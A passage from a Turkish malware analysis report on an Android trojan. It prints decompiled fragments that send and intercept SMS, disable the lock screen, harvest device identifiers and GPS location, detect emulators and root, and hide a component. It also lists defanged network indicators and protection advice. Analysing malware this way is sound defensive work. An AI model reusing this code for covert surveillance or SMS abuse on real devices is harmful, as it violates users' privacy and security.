     }
     if ((31 + 7) % 7 <= 0) {
     }
     try {
         SmsManager.getDefault().sendTextMessage(str3, (String) null, str4, (PendingIntent) null, (PendingIntent) null);
     } catch (Exception e) {
         e.printStackTrace();
     }
 }
```

Şekil 20. Telefon rehberini okuma, veri, metin ve SMS gönderme işlemleri

Geçerli, kayıtlı operatörün veya varsa yakındaki hücrenin MCC'sinin (Mobil Ülke Kodu) ISO-3166-1 alpha-2 ülke kodu eşdeğerini kontrol etmektedir.

```
public static String a(Context context) {
    Context context2 = context;
    if ((3 + 26) % 26 <= 0) {
    }
    if ((29 + 12) % 12 <= 0) {
    }
    try {
        String networkCountryIso = ((TelephonyManager) context2.getSystemService($(0, 5, 7165))).getNetworkCountryIso();
        if (TextUtils.isEmpty(networkCountryIso)) {
            networkCountryIso = context2.getResources().getConfiguration().locale.getCountry();
        }
        return networkCountryIso.toLowerCase();
    } catch (Exception e) {
        e.printStackTrace();
        return null;
    }
}

private static String b(Context context) {
    try {
        TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService($(5, 10, 7240));
        if (!a) {
            if (telephonyManager == null) {
                throw new AssertionError();
            }
        }
        return telephonyManager.getNetworkOperatorName();
    } catch (Exception e) {
        e.printStackTrace();
        return null;
    }
}
```

Şekil 21. Ülke kodu eşdeğer kontrolü

Zararlı çağırdığı paket için “**Rahatsız Etme**” **ilkesini** değiştirebilme özelliğini kontrol etmektedir.

```
public static boolean a(Context context) {
    Context context2 = context;
    if ((30 + 6) % 6 <= 0) {
    }
    if ((2 + 19) % 19 <= 0) {
    }
    if (Build.VERSION.SDK_INT >= 23 && b != null && !c.g(context2)) {
        return ((NotificationManager) context2.getSystemService($(9, 21, 2805))).isNotificationPolicyAccessGranted();
    }
    return true;
}
```

Şekil 22. Rahatsız etme ilkesini değiştirme

Mesajları ve gönderen kişi bilgisini almaktadır.

```
public static Pair<String, String> b(Intent intent) {
    String str;
    Intent intent2 = intent;
    if ((25 + 32) % 32 <= 0) {
    }
    if ((16 + 29) % 29 <= 0) {
    }
    try {
        StringBuilder sb = new StringBuilder();
        if (Build.VERSION.SDK_INT >= 19) {
            str = null;
            for (SmsMessage smsMessage : Telephony.Sms.Intents.getMessagesFromIntent(intent2)) {
                if (str == null) {
                    str = smsMessage.getOriginatingAddress();
                }
                sb.append(smsMessage.getMessageBody());
                d.a($(9, 25, 4072), str, smsMessage.getMessageBody());
            }
        } else {
            str = null;
        }
        return new Pair<>(str, sb.toString());
    } catch (Exception e) {
        d.a(e, "", new Object[0]);
        return null;
    }
}
```

Şekil 23. Mesaj içeriği ve gönderen kişi bilgisi

PDU oluşturmaktadır.
(PDU(Protocol Data Unit): SMS gibi mobil ağlar üzerinden aktarılan veriler için kullanılır. Servis merkezi, gidecek numara, karakter seti, geçerlilik süresi ve yazılan mesaj ile ilgili bilgiler PDU'ya kodlanır. Mobil telefonlarla SMS, PDU sayesinde gönderilir.)

```
public static Pair<String, String> c(Intent intent) {
    String str;
    Intent intent2 = intent;
    if ((13 + 18) % 18 <= 0) {
    }
    if ((18 + 4) % 4 <= 0) {
    }
    Bundle extras = intent2.getExtras();
    if (extras != null) {
        StringBuilder sb = new StringBuilder();
        try {
            Object[] objArr = (Object[]) extras.get($(42, 46, 4347));
            if (objArr != null) {
                str = null;
                for (Object obj : objArr) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) obj);
                    if (str == null) {
                        str = createFromPdu.getOriginatingAddress();
                    }
                    sb.append(createFromPdu.getMessageBody());
                    d.a($(46, 62, 2895), str, createFromPdu.getMessageBody());
                }
            } else {
                str = null;
            }
            return new Pair<>(str, sb.toString());
        } catch (Exception e) {
            d.a(e, "", new Object[0]);
        }
    }
    return null;
}
```

Şekil 24. PDU oluşturulması

Zararlı yazılım, ekran kilidini iptal eder. Ardından kendisi için tekrardan ekran kilidi oluşturmakta ve telefon tuş takımını kullanıcıya engellemektedir. Bu teknik ile kendi erişimini sağlamaktadır. Ayrıca verilen parametreler kontrol edildiğinde ekranın sürekli açık kalmasını istediği görülmüştür.

```
private void b(Context context) {
    Context context2 = context;
    if ((6 + 20) % 20 <= 0) {
    }
    if ((13 + 14) % 14 <= 0) {
    }
    Window window = getWindow();
    window.addFlags(4194304);
    window.addFlags(524288);
    window.addFlags(2097152);
    try {
        ((KeyguardManager) context2.getSystemService($(74, 82, 73))).newKeyguardLock($(82, 96, 5271)).disableKeyguard();
        PowerManager powerManager = (PowerManager) context2.getSystemService($(96, 101, 2169));
        if (!b) {
            if (powerManager == null) {
                throw new AssertionError();
            }
        }
        powerManager.newWakeLock(805306394, $(101, 111, 8890)).acquire(300000);
        try {
            Intent intent = new Intent(InjAccessibilityService.b);
            intent.putExtra($(111, 115, 1426), 669);
            sendBroadcast(intent);
        } catch (Exception e) {
            e.printStackTrace();
        }
    } catch (Exception e2) {
        e2.printStackTrace();
    }
    finishAffinity();
}
```

Şekil 25. newKeyguardLock()

Belirtilen süre bittiği zaman tetiklenmesi için ve cihazın güç seviyesi düşük olsa dahi çalışması için gerekli ayarlamalar yapmaktadır.

```
public static void b(Context context) {
    Context context2 = context;
    if ((27 + 8) % 8 <= 0) {
    }
    if ((22 + 16) % 16 <= 0) {
    }
    try {
        Intent intent = new Intent(context2, PeriodicJobReceiver.class);
        intent.setAction($(14, 23, 5061));
        PendingIntent broadcast = PendingIntent.getBroadcast(context2, 0, intent, 0);
        AlarmManager alarmManager = (AlarmManager) context2.getSystemService($(23, 28, 8187));
        if (!a) {
            if (alarmManager == null) {
                throw new AssertionError();
            }
        }
        long currentTimeMillis = System.currentTimeMillis() + 20000;
        if (Build.VERSION.SDK_INT >= 23) {
            alarmManager.setExactAndAllowWhileIdle(0, currentTimeMillis, broadcast);
        } else if (Build.VERSION.SDK_INT >= 19) {
            alarmManager.setExact(0, currentTimeMillis, broadcast);
        } else {
            alarmManager.set(0, currentTimeMillis, broadcast);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Şekil 26. Tetiklenme ayarları

Bulaştığı cihazın seri numarasını, mobil iletişimi hangi teknoloji ile sağladığı gibi önemli bilgileri almaktadır.

```
private static String s() {
    if (Build.VERSION.SDK_INT >= 26) {
        return t();
    }
    try {
        Class<?> cls = Class.forName("android.os.SystemProperties");
        return (String) cls.getMethod("get", String.class, String.class).invoke(cls, "ro.serialno", "unknown");
    } catch (Exception unused) {
        return "";
    }
}
```

```java
private static String h(Context context) {
    try {
        return ((TelephonyManager) context.getSystemService("phone")).getSimSerialNumber();
    } catch (Exception unused) {
        return "";
    }
}

private static String i(Context context) {
    try {
        return ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    } catch (Exception unused) {
        return "";
    }
}

private static String j(Context context) {
    try {
        return ((TelephonyManager) context.getSystemService("phone")).getSubscriberId();
    } catch (Exception unused) {
        return "";
    }
}
```

```java
private static String e(Context context) {
    String str;
    try {
        NetworkInfo activeNetworkInfo = ((ConnectivityManager) context.getSystemService("connectivity")).getActiveNetworkInfo();
        if (activeNetworkInfo == null) {
            return "none";
        }
        if (activeNetworkInfo.getType() == 0) {
            switch (activeNetworkInfo.getSubtype()) {
                case 1:
                case 2:
                case 4:
                case 7:
                case 11:
                    str = "2G";
                    break;
                case 3:
                case 5:
                case 6:
                case 8:
                case 9:
                case 10:
                case 12:
                case 14:
                case 15:
                    str = "3G";
                    break;
                case 13:
                    str = "4G";
                    break;
                default:
                    return "none";
            }
        } else if (activeNetworkInfo.getType() != 1) {
            return "none";
        } else {
            str = UtilityImpl.NET_TYPE_WIFI;
        }
        return str;
```

Şekil 27. Cihaz seri numarası, mobil iletişim teknolojisi(2G,3G,4G)

Zararlı yazılımın kameradan görüntü yakalayabildiği ve kamera bilgilerini sorguladığı tespit edilmiştir.

```
public final class b {
    public static a a(int i) {
        int numberOfCameras = Camera.getNumberOfCameras();
        if (numberOfCameras == 0) {
            com.king.zxing.o.b.h("No cameras!");
            return null;
        } else if (i >= numberOfCameras) {
            com.king.zxing.o.b.h("Requested camera does not exist: " + i);
            return null;
        } else {
            if (i <= -1) {
                i = 0;
                while (i < numberOfCameras) {
                    Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
                    Camera.getCameraInfo(i, cameraInfo);
                    if (CameraFacing.values()[cameraInfo.facing] == CameraFacing.BACK) {
                        break;
                    }
                    i++;
                }
                if (i == numberOfCameras) {
                    com.king.zxing.o.b.f("No camera facing " + CameraFacing.BACK + "; returning camera #0");
                    i = 0;
                }
            }
            com.king.zxing.o.b.f("Opening camera #" + i);
            Camera.CameraInfo cameraInfo2 = new Camera.CameraInfo();
            Camera.getCameraInfo(i, cameraInfo2);
            Camera open = Camera.open(i);
            if (open == null) {
                return null;
            }
            return new a(i, open, CameraFacing.values()[cameraInfo2.facing], cameraInfo2.orientation);
        }
    }
}
```

Şekil 28. Kamera kontrolü

Emülatörde çalışıp analiz edildiğini anlamak için "**ro.kernel.qemu**" değerini kontrol etmektedir. Bu değer eğer 1 ise, **ADB** kabuğunu root olarak çalıştırır, bunun anlamı zararlının çalıştığı ortamın bir emülatör olduğudur. Çünkü fiziksel bir cihazda **ADB** kabuğu, root değil, normal bir kullanıcı hakkıyla çalışmaktadır.

```
class c$2 extends HashMap<String, String> {
    public c$2() {
        put("aa", "ro.arch");
        put("ab", "ro.chipname");
        put("ac", "ro.dalvik.vm.native.bridge");
        put(ai.au, "persist.sys.nativebridge");
        put("ae", "ro.enable.native.bridge.exec");
        put("af", "dalvik.vm.isa.x86.features");
        put("ag", "dalvik.vm.isa.x86.variant");
        put("ah", "ro.zygote");
        put("ai", "ro.allow.mock.location");
        put("aj", "ro.dalvik.vm.isa.arm");
        put("ak", "dalvik.vm.isa.arm.features");
        put("al", "dalvik.vm.isa.arm.variant");
        put("am", "dalvik.vm.isa.arm64.features");
        put("an", "dalvik.vm.isa.arm64.variant");
        put("ao", "vzw.os.rooted");
        put("ap", "ro.build.user");
        put("aq", "ro.kernel.qemu");
        put("ar", "ro.hardware");
        put("as", "ro.product.cpu.abi");
        put("at", "ro.product.cpu.abilist");
        put("au", "ro.product.cpu.abilist32");
        put("av", "ro.product.cpu.abilist64");
    }
```

Şekil 29. "ro.kernel.qemu" değeri

Zararlı yazılım, analiz edilmemek için uygulama başlatıcısını kaldırarak cihaz üzerinde gizlilik sağlamaktadır.

```
public static void disableService(Context context) {
    ComponentName componentName = new ComponentName(context, j.channelService);
    PackageManager packageManager = context.getPackageManager();
    try {
        ALog.d("UtilityImpl", "disableService,comptName=" + componentName.toString(), new Object[0]);
        if (packageManager.getServiceInfo(componentName, EventType.PIND_RECEIVE).enabled) {
            packageManager.setComponentEnabledSetting(componentName, 2, 1);
            killService(context);
        }
    } catch (PackageManager.NameNotFoundException unused) {
    }
}
```

Şekil 30. Uygulama başlatıcısının kaldırılması

Cihazın root yetkisine sahip olup olmadığını kontrol etmektedir.

```
private static boolean c() {
    if (new File("/system/app/Superuser.apk").exists()) {
        return true;
    }
    try {
        if (!new File("/system/app/Kinguser.apk").exists()) {
            return true;
        }
        return false;
    } catch (Exception unused) {
        return false;
    }
}

private static boolean d() {
    return new e().a(e.a.check_su_binary) != null;
}

private static boolean e() {
    String[] strArr = {"/bin", "/system/bin/", "/system/xbin/", "/system/sbin/", "/sbin/", "/vendor/bin/", "/su/bin/", "/data/local/xbin/", "/data/local/bin/", "/system/sd/
    for (int i = 0; i < 12; i++) {
        String str = strArr[i];
        if (new File(str + "su").exists()) {
            return true;
        }
    }
    return false;
}
```

Şekil 31. Root yetki kontrolü

Cihazın operatör sağlayıcı bilgilerini kontrol etmektedir.

```
TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
str = telephonyManager.getSimOperatorName();
```

Şekil 32. Operatör sağlayıcı bilgilerinin kontrolü

Cihazın enlem-boylam bilgilerini almaktadır.

```
if (this.addParams) {
    Location $$a2 = q.d.valueOf.$$a(context2);
    HashMap hashMap4 = new HashMap(3);
    if ($$a2 != null) {
        hashMap4.put("lat", String.valueOf($$a2.getLatitude()));
        hashMap4.put(ServerParameters.LON_KEY, String.valueOf($$a2.getLongitude()));
        hashMap4.put("ts", String.valueOf($$a2.getTime()));
    }
```

Şekil 33. Enlem-boylam bilgileri


Zararlı yazılım belirtilen sağlayıcıdan, bilinen son konum bilgilerine **GPS** üzerinden erişmektedir.

```
public final Location $$a(@NonNull Context context) {
    try {
        LocationManager locationManager = (LocationManager) context.getSystemService(MsgConstant.KEY_LOCATION_PARAMS);
        Location lastKnownLocation = $$a(context, new String[]{"android.permission.ACCESS_FINE_LOCATION", "android.permission.ACCESS_COARSE_LOCATION"}) ? locationManager.g
        Location lastKnownLocation2 = $$a(context, new String[]{"android.permission.ACCESS_FINE_LOCATION"}) ? locationManager.getLastKnownLocation("gps") : null;
        if (lastKnownLocation2 == null && lastKnownLocation == null) {
            lastKnownLocation = null;
        } else if (lastKnownLocation2 != null || lastKnownLocation == null) {
            if ((lastKnownLocation == null && lastKnownLocation2 != null) || 60000 >= lastKnownLocation.getTime() - lastKnownLocation2.getTime()) {
                lastKnownLocation = lastKnownLocation2;
            }
        }
        if (lastKnownLocation != null) {
            return lastKnownLocation;
        }
        return null;
    } catch (Throwable unused) {
        return null;
    }
}
```

Şekil 34. GPS erişimi

Ağ Analizi

185[.]199[.]108[.]133[:]443 IP adresine erişim sağlamaya çalışmaktadır.



Şekil 35. IP adresine erişim

https[:]//login[.]sina[.]com[.]cn/visitor/signin adlı URL adresine post isteği atmaya çalışmakta ve gelen veri uzunluğunu kontrol ederek sunucunun durum kodunu kontrol etmektedir. Eğer 200 (OK) değil ise bağlantının başarız olduğu anlaşılmaktadır. Söz konusu kodların dinamik analizde incelenmesi sonucunda herhangi bir yanıta rastlanılmamıştır.

```
private String f(String str) {
    try {
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("https://login.sina.com.cn/visitor/signin").openConnection();
        httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setReadTimeout(3000);
        httpURLConnection.setConnectTimeout(1000);
        httpURLConnection.setDoOutput(true);
        httpURLConnection.setDoInput(true);
        httpURLConnection.setUseCaches(false);
        OutputStream outputStream = httpURLConnection.getOutputStream();
        outputStream.write(str.getBytes());
        outputStream.flush();
        if (httpURLConnection.getResponseCode() != 200) {
            return null;
        }
        InputStream inputStream = httpURLConnection.getInputStream();
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        byte[] bArr = new byte[1024];
        while (true) {
            int read = inputStream.read(bArr);
            if (read != -1) {
                byteArrayOutputStream.write(bArr, 0, read);
            } else {
                inputStream.close();
                byteArrayOutputStream.close();
                return new String(byteArrayOutputStream.toByteArray());
            }
        }
```

Şekil 36. POST isteği atılması ve bağlantı kontrolü

Korunma Yöntemleri

-Uygulamalara gereksiz izinler verilmemelidir.

- Google Play Protect gibi kötü amaçlı yazılımdan koruma yazılımı güncel ve çalışır durumda olmalıdır.

- İşletim sistemi güncel tutulmalıdır.

- Kaynağı belirsiz olan uygulamalar indirilmemeli ve yüklenmemelidir.

- E-posta ekleri açılırken dikkatli olunmalıdır.

- Şüpheli E-posta ekleri uzmanlar tarafından incelenmeli veya kaldırılmalıdır.

- Erişilebilirlik izni isteyen uygulamalar dikkatle incelenmelidir.

- Resmi uygulama marketlerinin dışından uygulama kurulmamalıdır.

- 3. Parti uygulama yükleme ayarı devre dışı bırakılmalıdır.

- Çok faktörlü kimlik doğrulaması kullanılmalıdır.

HAZIRLAYANLAR

HAKAN SOYSAL

EKİN SELİN OLÇAY

BİLAL BAKARTEPE

SAMET AKINCI

https://www.linkedin.com/in/hakansoysal/

https://www.linkedin.com/in/selinolcay/

https://www.linkedin.com/in/bilal-bakartepe/

https://www.linkedin.com/in/samoceyn/